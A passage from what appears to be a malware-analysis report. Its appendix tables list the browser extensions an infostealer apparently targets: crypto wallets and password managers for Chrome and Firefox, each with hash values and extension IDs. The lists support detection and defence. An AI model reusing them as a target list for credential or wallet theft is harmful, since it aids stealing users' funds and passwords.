| 0x3e5f4cab | StarKey Wallet (Supra) | hcjhpkgbmechpabifbggldplacolbkoh |
| 0xa74fc4a1 | Station (Terra) | aiifbnbfobpmeekipheeijimdpnlpgpp |
| 0xa84eea03 | SubWallet | onhogfjeacnfoofkfgppdlbmlmnplgbn |
| 0x653a1bd1 | Suku Wallet | fopmedgnkfpebgllppeddmmochcookhc |
| 0x7e7f339a | Swash | cmndjbecilbocjfkibfbifhngkdmjgog |
| 0x0f19c6ee | Taho / Tally Ho | eajafomhmkipbjmfmhebemolkcicgfmd |
| 0x4fd110d8 | Talisman | fijngjgcjhjmmpcmkeiomlglpeiijkld |
| 0x9448480f | Temple Tezos Wallet | ookjlbkiijinhpmnjffcofjonbfbgaoc |

| | | |
|---|---|---|
| 0x47435f8f | TokenPocket | mfgccjchihfkkindfppnaooecgfneiii |
| 0x89fc2d49 | TronLink | ibnejdfjmmkpcnlpebklmnkoeoihofec |
| 0x32d3862c | Trust Wallet | egjidjbpglichdcondbcbdnbeeppgdph |
| 0x69384dee | Ultra Wallet | kjjebdkfeagdoogagbhepmbimaphnfln |
| 0x04fd12a7 | Venom Wallet | ojggmchlghnjlapmfbnjholfjkiidbch |
| 0xee306749 | Viction Wallet | nopnfnlbinpfoihclomelncopjiioain |
| 0xfb3999f6 | WELLDONE Wallet | bmkakpenjmcpfhhjadflneinmhboecjf |
| 0xd45ceb61 | Wigwam | lccbohhgfkdikahanoclbdmaolidjdfl |
| 0xfebd24ce | Wizz Wallet (Bitcoin) | ghlmndacnhlaekppcllcpcjjjomjkjpg |
| 0xcd9d5dd3 | Wombat | amkmjjmmflddogmhpjloimipbofnfjih |
| 0xe2c9405e | XPLA Vault Wallet | ocjobpilfplciaddcbafabcegbilnbnb |
| 0x8d940269 | Xverse (Bitcoin/Stacks) | idnnbdplmphpflfnlkomgpfbpcgelopg |
| 0x6303b87b | Yoroi (Cardano) | ffnbelfdoeiohenkjibnmadjiehjhajb |
| 0xdafab7bc | Zeal Wallet | heamnjbnflcikcggoiplibfommfbkjpj |
| 0x3d7e97ea | Zerion | klghhnkeealcohjjanjjdaeeggmfmlpl |
| 0x41da33c5 | ZilPay (Zilliqa) | klnaejjgbibmhlephnhpmaofohgkpgkd |
| 0xe13854d6 | Zoho Vault | igkpcodhieompeloncfnbekccinhapdb |

## Appendix E - Targeted Firefox Extensions

| **Hash** | **Add-on ID** | **Extension** |
|---|---|---|
| 0xBDCCE1DA | webextension@metamask.io | MetaMask |
| 0xDAFB68C2 | {7c42eea1-b3e4-4be4-a56f-82a5852b12dc} | Phantom |
| 0x7E51042C | ronin-wallet@axieinfinity.com | Ronin |
| 0x37D0F5B0 | {6d72262a-b243-4dc6-8f4f-be96c74e0a86} | Solflare |
| 0x81243F59 | keplr-extension@keplr.app | Keplr |

| Hash | Add-on ID | Extension |
|---|---|---|
| 0x95D306E4 | {530f7c6c-6077-4703-8f71-cb368c663e35} | Yoroi |
| 0xB093843B | wallet@tonkeeper.com | Tonkeeper |
| 0xCEC0E287 | {51e0c76c-7dbc-41ba-a45d-c579be84301b} | Argent X |
| 0x1CC1289D | {21a9e8ea-7aa4-4aae-923c-ec8211f2779c} | Enkrypt |
| 0x5E1F367C | extension@getalby.com | Alby |
| 0xAABBA5D7 | {a0c6ccfd-26a3-4df4-9729-aa036070ad29} | Braavos |
| 0x44AE839E | {8a3a53f5-7490-46d7-b91d-f8549bb8df05} | SubWallet |
| 0x1C244C35 | {f5727e03-b26c-41e0-95dd-7e315ff16410} | Talisman |
| 0x88FED667 | browserextension@rainbow.me | Rainbow |
| 0x74FC5413 | {d8ddfc2a-97d9-4c60-8b53-5edd299b6674} | Terra Station |
| 0x28AD8E00 | {b3e96b5f-b5bf-8b48-846b-52f430365e80} | Pali Wallet |
| 0x05CAA9ED | {446900e4-71c2-419f-a6a7-df9c091e268b} | Bitwarden |
| 0x7E628019 | {ecb80162-dfbd-4d91-a8da-17b35ba4707a} | Sticky Password |
| 0x61E447AC | passwordmanager@avira.com | Avira Password Manager |
| 0xD31F625B | {d634138d-c276-4fc8-924b-40a0ea21d284} | 1Password |
| 0xE953C0B1 | support@lastpass.com | LastPass |
| 0x9D173872 | keefox@chris.tomlinson | Kee (KeePass) |